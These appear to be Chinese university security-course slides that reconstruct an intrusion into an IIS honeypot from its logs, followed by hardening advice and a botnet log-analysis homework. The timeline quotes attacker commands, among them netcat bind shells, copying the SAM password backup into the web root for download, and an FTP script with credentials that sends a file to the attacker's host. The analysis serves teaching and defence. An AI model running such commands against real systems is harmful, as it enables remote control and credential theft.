  - **21:08:42 X:1888 -> T:6969 interactive (netcat):**
  - **'dir' shows sam._ finally was rewritten**
  - **21:10:11 X:1888 -> T:6969 first NC session ends**

Copyright (c) 2008—2009 诸葛建伟

问题3: 本地权限提升-获取SAM备份(2)

- 开启另外一个**Netcat**远程**shell**
  - **21:10:42 X:1987 -> T:80 exec (unicode) 'nc -l -p 6969 -e cmd1.exe'**
  - **21:10:46 X:1988 -> T:6969 failed (RST) incoming netcat session**
  - **21:10:54 X:1989 -> T:6969 failed again**
  - **21:11:19 X:1992 -> T:80 exec (unicode) nc -l -p 6968 -e cmd1.exe**
  - **21:11:24 X:1993 -> T:6968 incoming NC cmd.exe session: see ./log/172.16.1.106/SESSION:6969-1888**
- 将**SAM**备份文件拷贝至**IIS**的根目录**inetpub**，并通过**Web**方式下载了该文件
  - **21:12:22 X:1993 -> T:6968 interactive (netcat): copies c:\har.txt to inetpub**
  - **21:12:32 X:1995 -> T:80 get /har.txt (sam._)**
  - **21:15:23 X:1998 -> T:80 exec (msadc): 'del c:\inetpub\wwwroot\har.txt'**
  - **21:15:35 X:2000 -> T:80 exec (msadc): 'del c:\inetpub\wwwroot\har.txt'**
  - **21:16:32 T:6968 -> X:1993 second nc session ends**
- 攻击机上使用**L0phtcrack**进行口令字破解: **'50uthP'**，完成权限提升

Copyright (c) 2008－2009 诸葛建伟

问题3: 闲逛(寻找有价值信息)+炫耀

- 攻击者又创建了2个NetCat监听服务，并在新的6868端口连入，但奇怪的是攻击者换了个IP地址202.85.60.156。
  - 21:16:41 X:2002 -> T:80 exec (unicode) nc -l -p 6968 -e cmd1.exe
  - 21:19:05 X:2007 -> T:80 exec (unicode) nc -l -p 6868 -e cmd1.exe
  - 21:20:44 Y:1345 -> T:6868 incoming NC cmd.exe: ./log/172.16.1.106/SESSION:6868-1345
- 闲逛：对蜜罐主机上exploits目录体现了特别兴趣
  - 21:25:03 Y:1345 -> T:6868 types 'echo best honeypot i've seen till now :) > rfp.txt'
  - 21:25:49 X:2022 -> T:80 view (unicode): boot.ini and READ.NOW.hax0r
  - 21:26:06 X:2023 -> T:80 view (unicode): READ.me.NOW.hax0r
- 炫耀：Web根目录创建了test.txt文件，象征性修改首页”echo . >> default.htm”
  - 21:36:02 X:2091 -> T:80 get /test.txt, result “this can‘t be true”
  - 212.187.36.4 21:34、213.46.45.28 21:37、213.48.120.242 21:38、194.126.101.110 21:38、198.142.92.196 21:39、 213.93.39.186 21:39、24.43.44.7 21:39、62.153.22.63 21:42、213.245.4.107 21:44、62.153.22.63 21:46、204.137.229.4 21:52、64.219.144.66 21:56、213.64.51.77 21:59、193.253.209.220 22:18

Copyright (c) 2008—2009 诸葛建伟

问题3: Cleanup+”顺手牵羊”

- 21:50:27 X:2150 -> T:80 exec(unicode):
- 'copy c:\winnt\system32\cmd.exe cmd1.exe'
- 21:50:37 X:2151 -> T:80 exec(unicode): construct ftp script ftpcom
-
- --- ftpcom ---
- open X
- johna2k
- haxedj00
- put c:\wiretrip\whisker.tar.gz
- quit
- --- ftpcom ---
-
- 21:51:29 X:2177 -> T:80 exec (unicode): 'ftp -s:ftpcom'
- 21:51:29 T:3158 -> X:21 ftp transfer of 'stolen' whisker, ascii
- 21:54:13 X:2187 -> T:80 exec (unicode) del ftpcom

Copyright (c) 2008—2009 诸葛建伟

问题4-如何防止这样的攻击?

- 直接防御措施：打补丁
  - **Unicode** - http://www.microsoft.com/technet/security/bulletin/ms00-057.asp
  - **RDS** - http://www.microsoft.com/technet/security/Bulletin/MS02-065.mspx
- 进一步防御措施：**IIS**安全防范措施
  - **1.** 为这些漏洞打上补丁
  - **2.** 禁用用不着的**RDS**等服务
  - **3.** 防火墙封禁网络内部服务器发起的连接
  - **4.** 为**web server**在单独的文件卷上设置虚拟根目录
  - **5.** 使用**NTFS**文件系统，因为**FAT**几乎不提供安全功能
  - **6.** 使用**IIS Lockdown** 和 **URLScan** 等工具加强**web server**

  - **Now: Update to IIS v6.x or switch to latest Apache**

Copyright (c) 2008－2009 诸葛建伟

问题5-攻击者是否警觉了他的目标是一台蜜罐主机？

- 是的，攻击者绝对意识到了他的目标是作为蜜罐主机的.
  - **1.** 因为他建立了一个文件，并输入了如下内容 **C:\>echo best honeypot i've seen till now :) > rfp.txt.**
  - **2.** 因为该目标主机作为**rfp**的个人网站，**Web**服务所使用的**IIS**甚至没有更新**rfp**自己所发现的**MDAC RDS**安全漏洞，很容易让攻击者意识到这绝对是台诱饵。

Copyright (c) 2008－2009 诸葛建伟

内容

1. Windows系统查点
2. Windows系统远程攻击
3. Windows系统本地攻击
4. 案例演示：解码一次成功的NT系统破解攻击
5. 作业4：Win2K系统被攻陷加入僵尸网络

Copyright (c) 2008－2009 诸葛建伟

作业4: Win2K系统被攻陷并加入僵尸网络

- 分数: 10分
- 难度等级: 中级
- 案例分析挑战内容:
- 在2003年3月初，Azusa Pacific大学蜜网项目组部署了一个未打任何补丁的Windows 2000蜜罐主机，并且设置了一个空的管理员密码。在运营的第一个星期内，这台蜜罐主机就频繁地被攻击者和蠕虫通过利用几个不同的安全漏洞攻陷。在一次成功的攻击之后，蜜罐主机加入到了一个庞大的僵尸网络中，在蜜罐主机运营期间，共发现了15,164个不同主机加入了这个僵尸网络。这次案例分析的数据源是用Snort工具收集的该蜜罐主机5天的网络流日志，并通过编辑去除了一些不相关的流量并将其组合到了单独的一个二进制网络日志文件中，同时IP地址和一些其他的特定敏感信息都已经被混淆以隐藏蜜罐主机的实际身份和位置。你的任务是分析这个日志文件并回答以下给出的问题。

Copyright (c) 2008－2009 诸葛建伟

问题

- **1. IRC**是什么？ 当**IRC**客户端申请加入一个**IRC**网络时将发送哪个消息？ **IRC**一般使用哪些**TCP**端口？
- **2.** 僵尸网络是什么？ 僵尸网络通常用于什么？
- **3.** 蜜罐主机（**IP**地址：**172.16.134.191**）与哪些**IRC**服务器进行了通讯？
- **4.** 在这段观察期间，多少不同的主机访问了以**209.196.44.172**为服务器的僵尸网络？
- **5.** 哪些**IP**地址被用于攻击蜜罐主机？
- **6.** 攻击者尝试攻击了哪些安全漏洞？
- **7.** 哪些攻击成功了？是如何成功的？

Copyright (c) 2008－2009 诸葛建伟

作业4-提示

- 待分析二进制文件位置：**ftp://222.29.87.30/exercises/exercise4.gz**
- **Deadline: 11月4日下午17:00**
- 提示：
  - 了解僵尸网络发展背景和基本概念（特别是传统的**IRC**僵尸网络）
  - 善用**Linux**下的文本处理命令**grep, awk, sed**等
  - 按照攻击目标端口对攻击流进行分类和细致分析
  - 你会发现很多攻击尝试，但要区分出哪些是成功了，哪些是失败的
  - 作业**4**难点**:** 问题**6**和问题**7**

Copyright (c) 2008－2009 诸葛建伟

下堂课预告

- 11月4日10-12节
  - 课程6- Linux操作系统及其安全机制
  - 作业4提交，讲解
- 建议课前阅读：
  - 《Linux黑客大曝光》第1章Linux安全问题概述
- 可从课程共享FTP获取相关资源
  - 每堂课的PPT/讲义/参考资料等在周三下午之前提供
  - CTF
  - 222.29.87.42

Copyright (c) 2008－2009 诸葛建伟

Thanks

诸葛建伟

zhugejianwei@icst.pku.edu.cn

Copyright (c) 2008－2009 诸葛建伟